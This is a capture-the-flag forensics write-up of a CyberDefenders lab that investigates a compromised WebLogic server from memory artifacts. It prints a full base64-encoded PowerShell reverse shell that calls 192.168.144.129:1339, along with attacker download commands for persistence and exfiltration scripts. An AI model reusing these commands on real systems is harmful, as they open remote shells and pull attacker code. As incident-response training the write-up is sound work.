Challenge: WebLogic Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: MemProcFS, CyberChef, strings

Summary: This lab involves investigating a Windows Server running WebLogic version 14.1.1.0.0. A Java process was identified as the parent of multiple PowerShell instances, confirming that it was the initial exploit vector. Further analysis of PowerShell command lines uncovered a reverse shell connection to the threat actor over port 1339. Subsequent analysis revealed evidence of Cobalt Strike being present on the host as svchost.exe. Exfiltrated data was uploaded to Pastebin. I found this lab a little boring, primarily due to how all the evidence was given to us (MemProcFS output), furthermore, Volatility and other tools were not present on the host.

Scenario: The #NSM gear flagged suspicious traffic coming from one of the organization's web servers. As a soc analyst, analyze the server's captured memory logs files and figure out what happened.


What is the version of the WebLogic server installed on the system?

To find the version of the WebLogic server installed on the system, we can grep the filescan output (filescan.txt):

- `grep -i "weblogic" filescan.txt`

```
\Users\Administrator\Desktop\wls1411\wlserver\modules\weblogic-L10N_es.jar      216
\Users\Administrator\Desktop\wls1411\wlserver\modules\weblogic-L10N_fr.jar      216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.old-utils-weblogic.jar        216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.old-utils-general.jar 216
\Users\Administrator\Desktop\wls1411\wlserver\modules\weblogic-L10N_zh_CN.jar   216
\Users\Administrator\Desktop\wls1411\wlserver\modules\weblogic-L10N_it.jar      216
\Users\Administrator\Desktop\wls1411\wlserver\modules\weblogic-L10N_de.jar      216
\Users\Administrator\Desktop\wls1411\wlserver\modules\weblogic-L10N_ko.jar      216
\Users\Administrator\Desktop\wls1411\wlserver\modules\weblogic-L10N_zh_TW.jar   216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.rjvm.jar      216
\Users\Administrator\Desktop\wls1411\wlserver\server\lib\weblogic-launcher.jar  216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.server.channels-api.jar       216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.concurrentservice.jar 216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.bea.core.weblogic.rmi.client.jar      216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.timers.jar    216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.servlet.jar   216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.rmi.jar       216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.protocol.jar  216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.server.stubs.jar      216
\Users\Administrator\Desktop\wls1411\wlserver\modules\weblogic-L10N_pt_BR.jar   216
\Users\Administrator\Desktop\wls1411\oracle_common\modules\weblogic.jaxrs.portable.server.jar   216
\Users\Administrator\Desktop\wls1411\user_projects\domains\base_domain\bin\startWebLogic.cmd    216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.connector.jar 216
\Users\Administrator\Desktop\wls1411\wlserver\modules\com.oracle.weblogic.net.jar       216
```

If you examine the output, we can see a recurring string in each result's file path. Upon searching this string, I got results for Oracle WebLogic server version 14.1.1.0.0:



Answer: 14.1.1.0.0

The admin set a port forward rule to redirect the traffic from the public port to the WebLogic admin portal port. What is the public and WebLogic admin portal port number? Format PublicPort:WebLogicPort (22:1337)

Port forwarding is a technique used to redirect traffic from one port to another. This is often used to ensure that external traffic reaches the intended internal service. Windows uses the PortProxy registry key to manage port forwarding rules in a Windows Server Environment. The PortProxy key is located at:

- `HKLM\SYSTEM\CurrentControlSet\Services\PortProxy`

We can use the following command to search for this registry key in the registry_keys.txt file:

- `grep -i "PortProxy" registry_keys.txt`


```
0x808fe7e41000  Key     \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services PortProxy              False
0x808fe7e41000  Key     \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\PortProxy       v4tov4          False
        0x808fe7e41000  Key     \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\PortProxy\v4tov4         tcp             False
        0x808fe7e41000  REG_SZ  \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\PortProxy\v4tov4\tcp    192.168.144.131/80      "192.168.144.131/7001"  False
0x808fe7e41000  Key     \REGISTRY\MACHINE\SYSTEM\ControlSet002\Services PortProxy              False
0x808fe7e41000  Key     \REGISTRY\MACHINE\SYSTEM\ControlSet002\Services\PortProxy       v4tov4          False
        0x808fe7e41000  Key     \REGISTRY\MACHINE\SYSTEM\ControlSet002\Services\PortProxy\v4tov4         tcp             False
        0x808fe7e41000  REG_SZ  \REGISTRY\MACHINE\SYSTEM\ControlSet002\Services\PortProxy\v4tov4\tcp    192.168.144.131/80      "192.168.144.131/7001"  False
```

This reveals that rules have been created to redirect traffic from port 80 to port 7001.

Answer: 80:7001

The attacker gain access through WebLogic Server. What is the PID of the process responsible for the initial exploit?

To identify the malicious process, let's take a look at the pstree output:



```
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime

4       0       System  0xb68cb04ac040  113     -       N/A     False   2021-08-06 15:26:02.000000      N/A
* 292   4       smss.exe        0xb68cb168f800  2       -       N/A     False   2021-08-06 15:26:02.000000      N/A
** 504  292     smss.exe        0xb68cb1ccf080  0       -       1       False   2021-08-06 15:26:11.000000      2021-08-06 15:26:11.000000
*** 512 504     csrss.exe       0xb68cb17d9540  12      -       1       False   2021-08-06 15:26:11.000000      N/A
*** 560 504     winlogon.exe    0xb68cb1ea5080  2       -       1       False   2021-08-06 15:26:11.000000      N/A
**** 912        560     dwm.exe 0xb68cb1ff5080  15      -       1       False   2021-08-06 15:26:18.000000      N/A
**** 2824       560     fontdrvhost.ex  0xb68cb1ff3080  5       -       1       False   2021-08-06 15:35:54.000000      N/A
**** 1140       560     userinit.exe    0xb68cb2b73280  0       -       1       False   2021-08-06 15:29:16.000000      2021-08-06 15:29:40.000000
***** 2676      1140    explorer.exe    0xb68cb2d36800  50      -       1       False   2021-08-06 15:29:16.000000      N/A
****** 2688     2676    mmc.exe 0xb68cb382a5c0  14      -       1       False   2021-08-06 15:56:56.000000      N/A
****** 4356     2676    cmd.exe 0xb68cb317d340  1       -       1       False   2021-08-06 15:29:59.000000      N/A
******* 4456    4356    java.exe        0xb68cb2f21800  16      -       1       False   2021-08-06 15:30:00.000000      N/A
******* 4364    4356    conhost.exe     0xb68cb277f800  3       -       1       False   2021-08-06 15:29:59.000000      N/A
****** 2568     2676    RamCapture64.e  0xb68cb3256580  4       -       1       False   2021-08-06 16:13:20.000000      N/A
******* 3524    2568    conhost.exe     0xb68cb3871800  3       -       1       False   2021-08-06 16:13:20.000000      N/A
****** 4556     2676    cmd.exe 0xb68cb2cfb600  1       -       1       False   2021-08-06 15:30:04.000000      N/A
******* 4736    4556    cmd.exe 0xb68cb2333080  1       -       1       False   2021-08-06 15:30:05.000000      N/A
******** 4772   4736    java.exe        0xb68cb2344080  18      -       1       False   2021-08-06 15:30:05.000000      N/A
******* 4564    4556    conhost.exe     0xb68cb2a1f480  3       -       1       False   2021-08-06 15:30:04.000000      N/A
******** 4752   4556    java.exe        0xb68cb23e4080  44      -       1       False   2021-08-06 15:30:05.000000      N/A
******** 3520   4752    powershell.exe  0xb68cb3045080  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:44.000000
******** 3684   4752    powershell.exe  0xb68cb2df3080  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:44.000000
******** 4200   4752    powershell.exe  0xb68cb356f080  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:44.000000
******** 4264   4752    powershell.exe  0xb68cb22fe080  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:44.000000
******** 776    4752    powershell.exe  0xb68cb34c2800  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:44.000000
******** 2712   4752    powershell.exe  0xb68cb322f800  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:45.000000
******** 1616   4752    powershell.exe  0xb68cb34ca800  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:44.000000
******** 2132   4752    powershell.exe  0xb68cb33c9080  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:44.000000
******** 1012   4752    powershell.exe  0xb68cb32fa800  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:44.000000
******** 4344   4752    powershell.exe  0xb68cb32c6800  15      -       1       False   2021-08-06 15:51:40.000000      N/A
********* 1488  4344    svchost.exe     0xb68cb24b5080  7       -       1       False   2021-08-06 16:06:50.000000      N/A
********* 4636  4344    conhost.exe     0xb68cb2444680  1       -       1       False   2021-08-06 15:51:40.000000      N/A
******** 3676   4752    powershell.exe  0xb68cb1f64080  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:45.000000
******** 2200   4752    powershell.exe  0xb68cb34b6800  0       -       1       False   2021-08-06 15:51:40.000000      2021-08-06 15:51:45.000000
****** 3732     2676    vmtoolsd.exe    0xb68cb2b6d800  8       -       1       False   2021-08-06 15:29:32.000000      N/A
2552    3488    ServerManager.  0xb68cb2f17800  12      -       1       False   2021-08-06 15:29:22.000000      N/A
4172    4132    jusched.exe     0xb68cb3039800  1       -       1       True    2021-08-06 15:29:34.000000      N/A
* 1392  4172    jucheck.exe     0xb68cb3476080  4       -       1       True    2021-08-06 15:34:34.000000      N/A
4596    800     notepad.exe     0xb68cb3309080  3       -       1       False   2021-08-06 16:12:52.000000      N/A
```

We can see the java.exe (PID 4752) process was responsible for launching multiple powershell.exe processes. Given the large number of PowerShell processes, and how threat actors often abuse PowerShell to perform malicious activity, it's safe to say that java.exe was responsible for the initial exploit.

Answer: 4752

The attacker used the vulnerability he found in the webserver to execute a reverse shell command to his own server. Provide the IP and port of the attacker server? Format: IP:port


Using the following command:

- `grep "powershell.exe" cmdline.txt`

We can search the cmdline output for commands that include "powershell.exe":

```
ubuntu@ip-172-31-18-212:~/Desktop/Start Here/Artifacts/MemProcFS Output$ grep "powershell.exe" cmdline.txt
1344    powershell.exe  powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYA
5AAuADEANAA0AC4AMQAyADkAIgAsADEAMwAzADkAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAFBAXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzAD
UAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABh
ACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALA
AgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAA
kwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AG
UAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBo
ACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAFMAbABvAHMAZQAoACkA
4200    powershell.exe  Required memory at 0x9888ee7020 is not valid (process exited?)
2712    powershell.exe  Required memory at 0xab2c6e7020 is not valid (process exited?)
2132    powershell.exe  Required memory at 0x9bb4dd9020 is not valid (process exited?)
4264    powershell.exe  Required memory at 0x1002ac020 is not valid (process exited?)
3684    powershell.exe  Required memory at 0xe6d36ae020 is not valid (process exited?)
3676    powershell.exe  Required memory at 0x65c73a1020 is not valid (process exited?)
3520    powershell.exe  Required memory at 0xa36029e020 is not valid (process exited?)
1012    powershell.exe  Required memory at 0x5afb111020 is not valid (process exited?)
2200    powershell.exe  Required memory at 0x91e1d32020 is not valid (process exited?)
776     powershell.exe  Required memory at 0xe57ea22020 is not valid (process exited?)
1616    powershell.exe  Required memory at 0x508be21020 is not valid (process exited?)
```

Encoded PowerShell commands are rarely legitimate, so let's decode it using CyberChef:



This is a reverse shell script that creates a connection to 192.168.144.129 over port 1339. It enters a loop that reads data (commands) from this remote address and converts the received bytes to an ASCII string and executes that string with IEX (Invoke-Expression.

Answer: 192.168.144.129:1339

Multiple files were downloaded from the attacker's web server. Provide the Command used to download the PowerShell script used for persistence?

We know that PID 4344 was responsible for executing the reverse shell script discovered previously. Let's grep the dump of this process for any instance of the threat actors IP:

- `grep -a "192.168.144.129" pid.4344.dmp`

We can see interesting PowerShell commands used to download a file called persist.ps1 and pastebin.ps1:

```
o>@9'@^@PE2@r@@@@@@@@@@@@@@wpad.DownloadFile("http://192.168.144.129:1338/presist.ps1", "./presist.ps1")

@NP@@-WebRequest -Uri "http://192.168.144.129:1338/pastebin.ps1" -OutFile "./pastebin.ps1"
```


Answer: Invoke-WebRequest -Uri "http://192.168.144.129:1338/presist.ps1" -OutFile "./presist.ps1"

What is the MITRE ID related to the persistence technique the attacker used?

If you analyse the cmdline output, we can see an interesting command that uses MMC to launch the Task Scheduler:

```
2688    mmc.exe "C:\Windows\system32\mmc.exe" "C:\Windows\system32\taskschd.msc" /s
```

Scheduled Tasks are a common persistence mechanism used by threat actors.



Answer: T1053.005

After maintaining persistence, the attacker dropped a cobalt strike beacon. Try to analyze it and provide the User-Agent.

Cobalt strike beacons are often renamed to or injected into legitimate Windows binaries to evade detection. If you continue to explore the cmdline output, we can see a suspicious svchost.exe process running from the Desktop folder:

```
1488    svchost.exe     "C:\Users\Administrator\Desktop\svchost.exe"
```

Furthermore, we can see that svchost.exe was launched by one of the PowerShell.exe processes:

```
4344    4752    powershell.exe
 1488   4344    svchost.exe
 4636   4344    conhost.exe
```

Given that conhost.exe was also spawned by powershell.exe, this likely indicates that code was injected into conhost.exe. Using the following command:


- `strings pid.4344.dmp | grep -i "user-agent"`

We can find a user-agent string within the conhost.exe dump:


```
ubuntu@ip-172-31-18-212:~/Desktop/Start Here/Artifacts/MemProcFS Output/processdump$ strings pid.4344.dmp | grep -i "user-agent"
User-Agent
User-Agent: Microsoft WinRM Client
User-Agent: Microsoft WinRM Client
User-Agent: Microsoft WinRM Client
User-Agent: Microsoft WinRM Client
User-Agent: Microsoft WinRM Client
User-Agent: Microsoft WinRM Client
User-Agent: Microsoft WinRM Client
User-Agent: Microsoft WinRM Client
User-Agent: Microsoft WinRM Client
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) LBBROWSER
 cs(User-Agent)
USER-AGENT:
User-Agent:
User-Agent
```

Furthermore, if we examine the malfind output, we can see some suspicious strings within svchost.exe (1488):

- `strings pid.1488.vad.*`



If you search for beacon.x64.dll and ReflectiveLoader, we can see posts referencing Cobalt Strike:



The Cobalt Strike implant/beacon is a Windows DLL file, which we found in svchost.exe after running strings against the malfind output.

Answer: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) LBBROWSER

What is the URL of the exfiltrated data?

In the cmdline output, we can see that notepad.exe was used to open a file called exfiltrator.exe:

```
4596    notepad.exe     "C:\Windows\System32\notepad.exe" exfiltrator.txt
```

If you grep the dump for this process, we can see a Pastebin link which is likely the URL of the exfiltrated data.

Answer: https://pastebin.com/A0Ljk8tu